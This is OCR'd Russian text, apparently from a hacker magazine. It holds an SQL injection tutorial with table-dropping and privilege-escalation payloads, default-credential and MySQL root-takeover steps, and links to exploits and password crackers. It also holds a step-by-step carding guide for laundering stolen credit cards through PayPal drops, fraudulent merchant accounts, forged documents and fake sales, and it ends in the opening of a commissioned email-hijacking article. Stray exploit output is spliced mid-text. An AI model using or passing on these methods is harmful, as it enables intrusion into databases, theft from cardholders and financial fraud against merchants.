
Некоторые извращенцы берут название таблицы прямо из URL. Ну, скажем, у чувака несколько форумов с разными названиями, для удобства он назвал таблицы в SQL, которые содержат мессаги форумов, также как сами форумы. Типа http://blabla.ru/forum.php?forum=main выводит основной форум, а http://blabla.ru/forum.php?forum=sex выводит форум для сексуально озабоченных. Параметр “forum”, передаваемый из URL, в PHP/Perl-скрипте будет заноситься в переменную $forum. Таким образом, чувак везде в своих скриптах может писать что-то типа:


SELECT * FROM $forum;
DELETE FROM $forum WHERE id=5;

и так далее...

Проблема в том, что название таблицы обычно не проверяют на правильность. Тогда, если мы укажем в URL значение forum типа “main; DROP TABLE main; SELECT * FROM main”, скрипт чувака может запустить команду:

SELECT * FROM main; DROP TABLE main;





```
bash-2.04$ gcc mysql.c -o mysql
mysql.c: In function `main':
mysql.c:50: warning: assignment makes pointer from integer without a cast
bash-2.04$ ./mysql

MySQL [all versions < 3.23.31] Local Exploit by lms@ispgaya.pt

Happy toughts: Did you know you can pass a offset as argv[1]? :]
Trying to allocate memory for buffer (130 bytes)...SUCCESS!
Using address : 0xbfbff5e0
Offset        : 0
Buffer Size   : 130
Oh k...i have the evil'buffer right here :P
So...[if all went well], prepare to be r00t...
Enter password:
```



SELECT * FROM main;
Как видно, это не то, на что рассчитывал творец с самого начала. Таким же образом мы можем вывести таблицу с логинами и паролями форума (если таковые есть).
Опять же оператор DROP сработает только в том случае, если чувак настолько тупой, что не убрал право стирать таблицы у SQL-ного юзера, под которым юзается скрипт. Поверь мне, таких даунов не мало.

Заморочки

Описанный выше способ часто применим и для других параметров, передаваемых в URL. Переменные типа символа или строки чаще всего обособляют, ведь иначе SQL сервер заплачет, что ему неправильно параметр дали. Но вот числа передаются "как есть", и проверку, что это действительно числа, делают далеко не все. Обычная команда, вставляющая данные, полученные от юзера, выглядит так:

UPDATE <таблица> first_name='$fname', last_name='$lname', age=$age WHERE id=<id юзера>;

Допустим, это у нас база юзеров какого-то тупого чата (и мы находимся в настройках), а также знаем, что там есть еще поле level, в котором содержится уровень привилегий, который, по дефолту, у юзверов, как несложно догадаться, "user", а у крутых и злых админов - "supervisor". Параметр "age", являющийся числом, отдается SQL'у без обособления (как и название таблицы), а также не проверяется в скрипте на корректность. Следовательно, если мы скажем им, что age = "25, level='supervisor'", то их тупой скрипт обновления установок юзверя пошлет такую команду на SQL-сервер:

UPDATE <таблица> first_name='$fname', last_name='$lname', age=25, level='supervisor' WHERE id=<id юзера>;

Оп-ля, мы получили уровень админа. Напомню, что параметры можно передавать из URL (http://blabla.ru/cgi-bin/change.pl?first_name=...&last_name=...?age=...) или из HTML файла. В последнем случае потребуется сохранить нужную страничку у себя на диске. Затем отредактировать, просмотреть со своего винта и нажать "submit" (это сработает не везде, многие смотрят в поле http_referer и на cookies, которые, правда, тоже можно подделать ;).

Стандартные юзеры

В Microsoft SQL сервере для нас предусмотрели дефолтного юзера "sa" без пароля, а в MySQL сервере по дефолту идет "root" без пароля. Только законнектиться ты сможешь не на всякий сервер. MySQL обычно сидит на 3366 порту, а Microsoft SQL - на 1433-м. Проверь телнетом - открыт ли он :). Если да - собери у себя клиент (его можно бесплатно слить на www.mysql.com) и попробуй проломиться на сервер под перечисленными выше аккаунтами. Кстати, в случае виндов Microsoft SQL обычно запускают под админом, и если там оставлен стандартный юзер, то ты можешь свободно слить http://www.securiteam.com/exploits/5YP0D003FQ.html (прогу на Visual C++ 6.0) и получить "командную строку" на сервере.

Получаем рута локально

Поиметь базу, безусловно, очень интересно (особенно если она с Credit Cards =), но еще интереснее захватить всю тачку. И специально для этого предусмотрительные кодеры SQL постоянно допускают всяческие ошибки :). Только тебе в большинстве случаев будет нужен shell-доступ к тачке, на которой крутиться SQL-сервер. Замечу, что у большинства админов MySQL запущен не под root'ом, т.е. так, что ты получишь доступ только к самой базе данных.

1. MySQL 3.20.32. Этот MySQL имеется локально (в смысле нужен shell-доступ), причем необходим клиент (обычно это "/usr/bin/mysql", может быть "/usr/local/bin/mysql"). Слей эксплоит с http://www.hack.co.za/exploits/daemon/sql/mysql.sh. Тебе потребуется рабочий аккаунт в базе, и если mysqld висит под root'ом - ты благополучно заполучишь тачку.

2. MS SQL 7.00.699. Можно убить Microsoft SQL рассматриваемой неудачной версии, причем удаленно. Проверь, открыт ли на тачке 1433 порт. Если SQL-сервер получит по этому порту в потоке TCP больше двух нулевых (NULL или \0 в Си) байт, то он совершит изощренный суицид, как это делал гражданин Кавабата у Пелевина в повести "Чапаев и пустота". На http://www.securiteam.com/exploits/3G5QMPPQ1G.html ты можешь взять скриптик для сканера Nessus (который можно слить с http://www.nessus.org), изготовленный специально для выполнения описанного выше ритуала.

3. MySQL версии меньше 3.23.31. Любой MySQL версии, меньшей указанной, можно локально поиметь. Если запущен под рутом - получить рута :) Хотя, как водится, потребуется рабочий аккаунт на ломаемом серванте. Тут http://act.knu.ac.kr/exploit/mysql.html есть листинг эксплоита, который поможет в твоей благой миссии.

4. MySQL версий 3.22.29 и ниже, 3.23.8 и ниже. Здесь для тебя предусмотрено право менять пароли любых SQL-ных юзеров. Для проведения смены пассвордов необходим аккаунт с правами на одну из баз данных. Заходишь, значит: "/usr/bin/mysql -u<юзер> -p", вводишь пароль. Пишешь: "CREATE DATABASE haxor;" - оно должно вернуть: "Query OK, 1 row affected (0.0x sec)". Значит, все оки-доки, дальше вводишь: "GRANT select ON haxor.* TO root@localhost IDENTIFIED BY 'пароль';". Все, пароль юзеру "root" ты сменил (можешь теперь смотреть и менять любые базы). =)

Тулзы

В процессе поиска общего языка с чьим-то сервером SQL тебе наверняка может пригодиться удаленный подборщик паролей - его можно слить тут: http://warex.box.sk/files/crackers/sqldict.exe.
Для него есть куча словариков - ftp://ftp.ox.ac.uk/pub/wordlists.
А следующая тулза - ttp://www.securiteam.com/tools/5YP0H0A40O.html - пробует узнать пароль, если он у тебя уже есть в зашифрованном виде.




ОТМЫВАЕМ БАБЛО С КРЕДИТОК

X-KoDeX (xkodex@hack4joy.com)

Сейчас я тебе расскажу одну увлекательную историю об отмывке сс (CC – credit card), услышанную мной от недобросовестных товарищей, разбросанных по всему глобусу Интернета. Начнем с того, что ты раздобыл где-то несколько номерков карточек. Юзать онлайн-шопы довольно-таки небезопасно, покупать домены-хостинги-шеллы тебе уже надоело... Короче, посетило желание прошуршать чем-нибудь шуршащим :). О приятных шорохах Y.E, т.е. о том, как перевести виртуальные деньги в реальные, я тебе и поведаю.

Старо, но юзабельно: PayPal

Ты уже слышал про такую контору, как пейпал (http://www.paypal.com)?



Если нет, то поясняю: это американья платежная система, типа нашего WebMoney. Как это работает: ты заходишь на вышеупомянутый сайт, регишься. После регистрации тебе надо будет подтвердить три вещи - мыло, банковский счет и номер креды. Как появится необходимое на пейпале, активируется аккаунт, и ты можешь обустраивать всяческие оплаты за всяческие блага :). Сейчас за речкой очень многие конторы работают с пейпалом. И все бы ничего, но пейпальцы :-D оставили некоторые баги в самой системе, которые были успешно отъюзаны нашими соотечественниками.

Каков процесс регистрации? Вводим нужную инфу, получаем мыло, отвечаем на письмо: дело 1 минуты. После ввода его (мыла) на пейпале приходит письмо с линком, при активации которого в браузере мыло считается валидным для пейпала :). Как видишь, проблем здесь нет. Теперь второе: cc. В пейпаловском аккаунте вводишь номер карты, дату истечения, номер cvv2 (прокатит и "111" =) и имя на карточке. Если у тебя все эти данные есть, и кредитка реальная, а не сгенеренная, то твой счет в пейпале получает статус Unverifed, то есть "непроверенный". Но уже с ним можно творить чудеса! Можно перекидывать бабки с одного счета в пейпале на другой. Понимаешь, к чему я? ;) Нет? Поясняю: пейпал работает ТОЛЬКО с Америкой и некоторыми европейскими странами, в список которых RU, естественно, не вошла. Ты находишь человека (IRC для этого отличное место), который может легально зарегиться в натягиваемой конторе. После этого он тебе дает свое мыло, и ты перекидываешь ему со "своего" аккаунта - 250 гринов.

Двести пятьдесят - это ограничение на непроверенные аккаунты. Но, думаю, что с одной кредитки тебе будет и так хорошо :). Ты договариваешься со своим drop-site'ом (легальным владельцем account`а, получателем баблоса) о процентах, которые он получает. Отныне все резко становится в шоколаде. Чтобы он тебя не кинул, думай сам, как подстраховаться. Немного подскажу по теме.

Половые отношения

Сначала пересылаешь ему, например, 100 баков. Если вы работаете 50/50, то ждешь свои 50 гринов. Если он тебе не переслал, все становится понятным =(. Ищи следующего. Если ты их получил, то пересылай еще 100 и т.д. Веселое было время, когда пейпал работал с Емастербанком (http://www.emasterbank.com) :).

Способ нумбер 2 – безопасный

Этот способ уже существует несколько лет, но продолжает работать и работать (это не реклама энержайзера =). Здесь тебе во многом потребуются прямые руки, немного серого вещества, терпения и даже, возможно, небольшое вложение капусты, но результат превысит все :).

Теперь по порядку. Ты, конечно же, лазал по порносайтам (и видел там обычно три-четыре стандартные кнопки на главной паге - Members, Join, Free Preview, Webmasters. С Free Preview, я думаю, все понятно ;). Ты там был и уже наизусть знаешь, ЧТО увиденное означает. Да, это свободный просмотр нескольких фоток тематического содержания сайта. То есть если ты буржуй и тебе эти фотки понравились, ты нажимаешь Join и попадаешь обычно на сайт мерчанта или на страницу, с которой линки все равно уводят к мерчанту :). Что такое мерчант?

Merchant – это контора, через которую проходят платежи в Сети за какие-либо услуги. В данном случае за просмотр голых теток, дядек, а также их конечностей =).

В Сети с каждым днем merchant-контор становится все больше и больше, и все меньше и меньше они работают с xUSSR. Если смысл отмыва бабла с помощью описанных сервисов остается неясен, приготовься очень внимательно вникать. С самого нуля: ты регаешь доменное имя, например, supersexwithgibbons.com, "покупаешь" адультный хостинг. Могу порекомендовать http://www.bluegravity.com. Потом делаешь порносайт. Контент лучше не сливать ночами из Сети, а просто поехать на Market of Mitya и купить пару-тройку дисков с фотками. Btw, спрашивай у продавцов обязательно картинки в jpg-формате, а то иногда попадаются в bmp. Я не думаю, что ты хочешь заливать контент (content - содержимое) на пару ночей больше положенного :). Сайт надо делать качественный, дабы не вызвать подозрения у глупых буржуев, потому как они его все равно будут просматривать потом (я имею ввиду мерчант-контору). И если будет мало контента или убогий дизайн, то тебе просто-напросто не дадут зеленый свет на "ведение своего бизнеса в Сети". ;) В общем, сайт сделан, залит на хостинг.

Система. Структура

Сайт должен быть примерно следующей структуры: наличествует директория /free - для свободного просмотра, и папка /members - вход только для мемберов. В принципе, здесь и расположен основной контент. Эта директория защищается .htaccess'ом. Подробное описалово процесса обороны мемберской части от любопытных глаз халявщика найдешь на сайте у мерчанта. Теперь осталось сделать несколько очень важных шагов во всей кампании. Перво-наперво выбрать самого мерчанта. У него должно быть несколько удовлетворяющих тебя параметров:

1. Чтобы он работал с Россией.
2. Чтобы он платил :), причем без задержек.

Знающие люди рекомендуют ибилл (http://www.ibill.com).



Хотя существуют еще десятки других контор, которые легко обнаруживаются даже при поверхностном просмотре Интернет-местности :).

Теперь непосредственно о натягивании ибилла, с учетом опции - "по самые помидоры". На их сайте отжимаешь "Get Started", на вопрос "Do you have a merchant account?" отвечаешь "No", на "Please Choose the option that best applies to your business:" выбираешь "Sell only services/subscriptions". На следующей странице "Sign Up NOW!". Потом заполняешь инфу о себе: ФИО, адрес, страну и т.д. Ниже прописываешь инфу о твоем сайте - название, урл и прочая шняга. В разделе "Checks from iBill should be delivered to you via (select one):" выбирай US Mail, тогда будешь получать бабки чеками, или Wire Transfer - тогда будешь подрезать банковским переводом. Ниже "will you be offering customers the ability to pay by Credit Card and/or Online Checks using:" выбери "Both One-Time and Recurring Password Management". Еще ниже "will you be offering customers the ability to pay by WEB900 using" отвечай им, что не будешь юзать WEB900. Нажимай пимпу "Continue Agreement". На следующей паге вводи цены на доступ к твоей заветной порнухе. Советую больше 30 баков за месяц не перегибать, дабы не вызвать лишних подозрений. Хотя, конечно, финальное решение за тобой, как и уголовная ответственность в случае его неуспеха =))). Там же, чуть ниже фтп-адрес, логин/пароль на фтп, урл до мемберской части (например, http://www.supersexwithgibbons.com/members), урл директории, где разрешено выполняться цги-скриптам (http://www.supersexwithgibbons.com/-cgi-bin). Фтп-аккаунт ты им даешь, чтобы админы ибилла сами настроили Password Manager. После заполнения нажимаешь "Submit", получаешь страницу, которую надо распечатать и послать факсом на указанный номер в Штатах. Примерно через двое-трое суток тебе на мыло придет письмо, что, типа, ибилл поздравляет с заключением договора, рад сотрудничеству, хотя просит пользоваться впредь вазелином :), и выдает тебе логин/пароль на твой аккаунт в самом ибилле, где позже сможешь просмотреть количество транзакций/бабла/рефералов/новости/состояние сайта/количество мемберов и подобную бойду. Также напоминается, что по изготовлении сайта ты должен послать на Ready@ibill.com письмо с урлом твоего порнопроекта и указанием аккаунта в ибилле. Как получишь аккаунт на ибилле, бегом туда (http://cmi.ibill.com/). Прибежал? Не снимая валенок, вводи логин/пароль и ищи там в Setup'е html-код, который тебе надо вставить в join.html. Вставил, сохранил, залил на сайт. Молодец! :) У тебя все уже готово, вышли им письмо на "ready" (чтоб вазелин для натягивания подготовили). =)

Get ready?

И снова ждать... 2 бизнес-дня. Ибилл проверит твой контент (их админы, наверное, уже бездетными стали от постоянного самолюбия =). Если все нормал, то можешь начинать кувыркаться на мониторе :). Они тебе пришлют письмо, в котором скажут, что твой сайт готов к проведению платежей. По их мнению (во тупые-то, а? =), ты сейчас должен будешь обвешиваться баннерами, региться в каких только можно топах, в общем - создавать очень хороший траффик на свой сайт, чтобы привлечь посетителей, дабы они заплатили и пошли смотреть, что у тебя там в мемберской части. Это все С-Т-А-Н-Д-А-Р-Т-Ы. А хацкеры ни в какие стандарты не вписываются ;) (очевидно, по размеру ягодиц, насиженных перед монитором =). Ты сделал себе "платежную машинку", врубаешь анонимную проксю, заходишь на свой сайт и проплачиваешь сам у себя! Теперь видишь, почему многие мерчантские конторы отказываются работать с СНГ? :) В день можно делать одну-две проплаты. Можно больше, если ты поставил низкую ставку за доступ к порнику. Расчет таков, что ты

будешь иметь около 50-60 баков в день. В месяц набежит ОГО-ГО! Ибилл высылает вагон зеленых президентов 2 раза в месяц.


Еще есть у него такая фича, как "Rebilling". То есть если клиент не отказался в течение месяца от услуг твоего сайта :), то через месяц с него автоматом снимается еще столько же, сколько он заплатил. Получается прогрессия :). Пока креда не затухнет.

Игра в спонсоров


Есть и еще одна приблуда - создание собственной реферальской сети. Об этом ибилл уведомит, когда твой сайт заработает. В письме получишь линк на демку предложенной реферальской программы. Для этого тебе придется сделать еще одну страницу (помнишь кнопку Webmasters?), подробнее структуру новой махинации увидишь при просмотре демки. Как работает эта программа? Люди, зашедшие в гости и имеющие свой порносайт, могут зарегиться у тебя. После регистрации им будет выдан HTML-код баннера, который они размещают у себя на паге. И если по этому баннеру кликнет посетитель и потом проплатит у тебя на сайте членство, то 50% (обычно половина, но ты сам будешь выставлять процент проплаты зарегившимся у тебя вебмастерам) идет тому человеку, на чьем сайте висел баннер. Как эту систему можно юзать в своих нечистоплотных целях: ты кидаешь линк своим приятелям, у которых есть сс, они регятся, вешают у себя на паге твой баннер, заходят через проксю на свой сайт... Что дальше, думаю, вполне понятно. И всем хорошо, все отдыхают-зажигают: приятелям твоим (15-20 баков в день - неплохие деньги) и тебе - ничего не делаешь, а денежки идут. Только вот чтобы сделать реферальскую программу, тебе придется, помимо настроек скриптов и сайта, слать еще один факс в ибилл. Старт, продвижение, итог - вполне понятны, так что остается лишь приложить немного воли и интеллекта для реализации описанного.

СС: Страна Советов

Несколько советов: никогда не жадничай. Ни при назначении цены за вход в мемберскую зону, ни при проплатах. Постоянно помни, что жадность кардера сгубила. Разработай супер-дизайн для сайта, чтобы не вызывать подозрения у мерчанта. Вот тебе несколько линков на кардабельные (во слово!) adult-мерчанты:



http://www.pswbilling.com/ - пробуй. Недавно открылся и вроде платит. Требует при заключении договора посылку факса.




http://www.iwest.org/ - американский биллинг, в котором работает много наших соотечественников. Есть офис в Москве, так что при "правиль-


ной" постановке дела сможешь получить свою долю прямо в Мск.
При заключении договора отправка факса не нужна - все делается подписью онлайнового соглашения. Очень требователен к количеству посещений. То есть если ты наберешь хорошую сумму на своем счету и придет время оплаты, айвест совершенно справедливо скажет: а ну-ка, парень, покажи-ка свои хиты и уники? Нету? А откуда ж у тебя денюжки появились? Кардишь, значит!?
В общем, если хочешь работать с айвестом, приготовься раскручивать свой сайт в разных топах, поисковых системах и подобному гимору. Обратные последствия сам представляешь. Минимум - заморозка твоего счета, максимум - накачка фигуры в солнечной Сибири. Но платят стабильно и без задержек.




http://www.sunbill.net/ - белорусский биллинг. Все вышеприведенное об айвесте относится и к санбиллу. Заключаешь соглашение, сам настраиваешь pwupdate.cgi , .htaccess , .htpasswd . Как настроишь, кликаешь на буттон "Request for activation". Если все работает (механизм работы апдейта паролей ты сможешь проверить прямо в Control Panel, на своем аккаунте), то через сутки (а может и быстрее) тебе дадут добро на транзакции. Не очень требователен к хитам, но в санбилле сидят очень хитрые админы. То есть если ты сделаешь свою реферальскую сеть, приятель проплатит за месяц, к примеру, на 500 гринов. Что же дальше будет?
Да не будет, а уже есть. Есть у санбилла постоянно ведомые логи о том, кто и сколько раз кликал по баннеру. Если там будет 30 посещений в месяц и из них 29 проплат, то проблемы будут у вас обоих. А там, при плохом раскладе, сибирский загар... Так что думай. Платит без обмана, факс не нужен.



http://www.site-key.com/ - тоже вроде бы отечественная контора. Бывают глюки с их пагой. Выплаты происходят вовремя и без особых проблем. Факс при заключении договора не нужен. Механизм добавления мемберов легко настраивается. Особых примет нет =).




http://www.msbill.com/ - буржуйская контора. Работает с Россией. Особых отличий сказать не могу: особой инфы про эту шарагу не получал. Но сия имеет место быть. Дерзай :).



http://www.verotel.com/ - контора-легенда =). Старые кардеры ее хорошо помнят. О ней расскажу поподробней. С осени y2k веротел не работает с СНГ. Почему? Догадываешься, наверное :). Кидали ее очень сильно, и они подумали, что докидались. Но это ОНИ так подумали. Те, кто хотел их натягивать, - делают это до сих пор. Как? - спросишь ты, ведь они с Россией не работают больше? А вот здесь приходят на помощь правила этого биллинга и Емастербанка (http://www.emasterbank.com/).





Обустраиваем банковский кризис

Идешь на... не, туда пойдешь, если будешь плохо себя вести :), а пока двигаешь тело в Емастербанк, регишься. С регистрацией получаешь испанский адрес, счет в испанском банке. Это как раз то, что нужно! Только здесь маленькое неудобство: как зарегишься на сайте Емастербанка, тебе сообщат, что инфа по доступу к аккаунту будет выслана в течение 24 часов. На самом деле некоторые пиплы ждут мыла неделями =(. Если ждать - лом, а хочется скорее приступить к нарезке капусты, имеется простой выход - по прошествии суток пишешь письмо на account@emasterbank.com, типа "Че за бойда у вас там? Почему написано 24 часа, а прошло уже больше?? Где мой аккаунт, негры??". Ну и в таком духе. Максимум через сутки тебе пришлют твой логин (русифицированные испанцы тоже разгильдяи, как наши, так что иногда требуется простимулировать им анус для повышения деловой активности). Зайдя на аккаунт, найдешь в правом верхнем углу свой адрес в Испании + правила банка :). А вот теперь захваченный адрес вписывается на http://www.verotel.com/ -> Apply Now. Страна Spain там есть, так что все в шоколаде. Единственное, что плохо у веротела, так это то, что придется отсылать 7 страниц факса им за кордон. Но оно того стоит. Последнюю страницу ты заполняешь от руки, пишешь свое имя, расписываешься. Также веротел просит, чтобы ты им прислал (вслед за последней страницей факса) копию оплаченного счета за твой телефон не старше 3-х месяцев. Этот "докУмент" делается очень просто. Открываешь старый Нортон или Дос Нафигатор, лепишь там какую-нибудь справку, что ты, Василий Хакеридзе, оплатил за май y2k+1 такой-то (а точнее тот, который ты указал при регистрации на веротеле) номер телефона. И "справка" готова. Когда они примут и прочитают факс (это обычно меньше суток), тебе на мыло придет месcага: твой статус на веротеле стал отныне "pre-autorized". Когда ты настроишь verotelrum.pl и .htaccess, в общем, когда у тебя все будет готово - жмешь линк в свой Control Panel. Админы веротела просмотрят порно-www, работает ли скрипт, и, если дадут добро, можно начинать кардить. Бабло тебе будет идти на испанский счет, при накоплении там 46 гринов тебе делают Визу

(натуральную карту =) и высылают ее на твой реальный адрес в Россию.
Теперь - в чем шоколад веротела. Веротел не смотрит на хиты и уники. В общем, рай для кардера. Также могут региться рефералами твои приятели, веротел позволяет иметь рефералов из России.

Чарджбэк подкрался незаметно...

Только вот я забыл тебе кое о чем напомнить. О том, что немаловажно в кардинге. Это чарджбеки (chargeback - возврат проплаты). То есть если ты проплатил с креды какого-нибудь америкоса, а он увидел, что с его карточки пропали 50 уёв. Что делают иносранцы, заметив западло со своей CC? Идут в свой банк, узнают, куда ушли эти 50 гринов, и требуют с конторы, которая сняла эти деньги, возврата. Это вот и называется чарджбек. Кстати, для всех вышеописанных контор максимальный процент чарджбеков не должен превышать 30%. Вот то, за что цепляется веротел, - чарджбеки. Если ты проплатишь себе на счет в веротеле за пару дней больше 1000 гринов, естественно, тебе эти деньги никто не даст, счет заморозят, и плакали денежки, потраченное время... Всегда помни о жадности.
Итак, основных мерчантов я тебе показал. Выбирай сам, думай тоже сам. Всегда юзай анонимные прокси. Для этого тебе поможет очень хорошая программка A4proxy (http://www.inet-privacy.com/welcome.htm). Пара кликов мышкой, и ты на новой проксе.

Программеры-кардеры и другая рыба-колбаса

Почти все так же, как и в предыдущей методе, но есть небольшие отличия. Ты намутил какую-либо супер-мега прогу? Для форматирования винтов, например. И хочешь получить за нее хрустящее лавэ. Можно пойти многими путями для осуществления продажи уникальной софтины, но я расскажу тебе про кардерский. Делаешь сайт, посвященный своей проге, с описухами, ньюсами и другой стандартной чачей. Ты видел много подобных сайтов при серфинге Сети, за конкретными примерами можно тусануть на www.listsoft.ru , найдя там тучу линков на подобные странички. Но за даунлоад описываемой на сайте чудо-программы клиенту придется отстегнуть бабло прямо на сайте. С чьей помощью пройдет продажа? Правильно, через мерчанта. То есть ты уже продаешь не сервис (в том случае был доступ до мемберской части порносайта), а программный продукт. А так все остается по-старому. Из мерчантов для этих целей подойдет тот же ибилл или верза (одна контора с веротелом). В ибилле в самом начале ты указываешь, что будешь продавать не сервис, а продукт. В верзе (http://www.verza.com) точно так же, как и с веротелом. Если ты не программер, попроси своего приятеля, знающего дельфу или билдера, накатать какую-нибудь тулзу. Очень много людей пишет проги от нечего делать (но по словам элитарного супер-дельфи-кодера времен, народов и весей xPoison'а - это дурной тон в программировании =). Так что ищи кого-нибудь, кто подарит тебе свой релиз. Как сайт окажется готов, можно покупать самому у себя (аутофеллация продолжается =)) супер-пупер прогу. :) И получать грины за это.

Для мошонок и мошенников

Ты договариваешься с мерчантом, что продаешь какой-то товар. Например, мега книгу о взломах за прошедшее тысячелетие =). Мерчант снимает деньги, а ты гарантируешь доставку. На самом-то деле никакой книги, естественно, нет. Ты просто получаешь капусту с доверчивых америкосов. Все так просто! Но учти - тут уж игра всерьез. Если сильно достанут мерчанта вопросами "Где моя книга, ёу?", то можешь сильно пострадать от эРотического сервиса людей в черном - отдела "эР", на сказках о крутости которого взращивают юных хакерманов =).
Способ барыги-мошенника работал довольно-таки долго, хотя сейчас мало где применяется. Люди, типа, стали более подозрительные и просто так свои денюжки не отдадут. Но это смотря какую рекламу сайту и книге сделать ;). Сейчас обычно все юзают способ №2 или что-нибудь эксклюзивное.
В общем, я тебя посвятил в основы всей "электронной коммерции", а ты уж думай сам. На мой взгляд, все вышеописанные способы далеко небезопасны. Но у тебя своя "бестолковка" на плечах :). Я не несу абсолютно никакой ответственности за последствия, которые ты можешь сотворить после прочтения данного материала. Если уж все-таки решил этим заняться, то постоянно помни о двух вещах - о жадности и прокси.

Удачи и 100mb под сеткой :).

Личное мнение Синтеза

Не нравится мне этот Емастербанк. Есть у меня маза, что это палево. Нет, ну конечно, если ты там по соточке в месяц перекидываешь, то, может, и все OK, но очень уж у меня большие подозрения, что есть там "засланные казачки". И как только через твой счет пойдут серьезные транзакции, то тобой заинтересуются. Лично я бы действовал по схеме с dropsite, т.е. через какого-нибудь левого чела из Штатов. Ты его не знаешь, он тебя тоже, а значит - почти total secure.

Урок для глупого хостера

"Ripper [nitr0gear]" (ripper@nitrogear.org)

Предупреждение

Прежде чем начать, хочется предупредить о том, что предложенная статья не преследует цели подвигнуть тебя на совершение подобного. В первую очередь, сие творение написано с целью продемонстрировать низкий уровень безопасности современных провайдеров. Ни я лично, ни [nitrogear] в целом, ни редакция журнала не несет никакой ответственности за чудовищные последствия, которые могут возникнуть в результате применения знаний, полученных после прочтения этого бреда. Так что если: ОМОН или "Люди в Черном" вломятся в двери твоего дома, твоя собака/кошка/любимая черепашка умрет, агонизируя у тебя на глазах, девчонка кинет тебя, свет погаснет во всем доме, солнце превратится в "черного карлика", время повернется вспять, настанет Апокалипсис... Тьфу, о чем это я? Ах, да, так вот, если что-нибудь подобное случится, то ты нас не знаешь, а журнал сожги в полночь, на перекрестке четырех дорог, при этом ритуально мастурбируя на полную луну. Я думаю, мы достаточно себя обезопасили :). Идем далее...

Заказано

А с чего все началось, собственно? Стартом было то, что мне заказали перехват трафика (или получение доступа) к мылбоксу ***@reklamist.com. Ребят этих (заказчиков) я знал лично, оплатить божились хорошо, поэтому мозги сразу заработали на поиск возможных вариантов, минуя заморочки "браться - не браться"; кинут - не кинут". На деле, более или менее рабочих вариантов в такой ситуации есть четыре:

1. Запустить с шелла переборщик (brute force attack) и, попивая пивко, дожидаться результатов, которые можно будет ощутить лишь в день собственного 60-летия, если у юзера пароль типа #&ghK%Wb.
2. Понадеяться, что человек ни разу в жизни не слышал слова "троян". Искусно составить письмо юзеру, прикинувшись техподдержкой провайдера или Microsoft'ом :).
3. Написать: "Отдай пароль по-хорошему, или лицо погрызу".
4. Определить где хостится reklamist.com, купить там же хостинг (или сломать), зарутить, поставить сниффак и получить пароль и/или всю переписку.

По пути домой в моей голове был запущен процесс по прокрутке вариантов :).

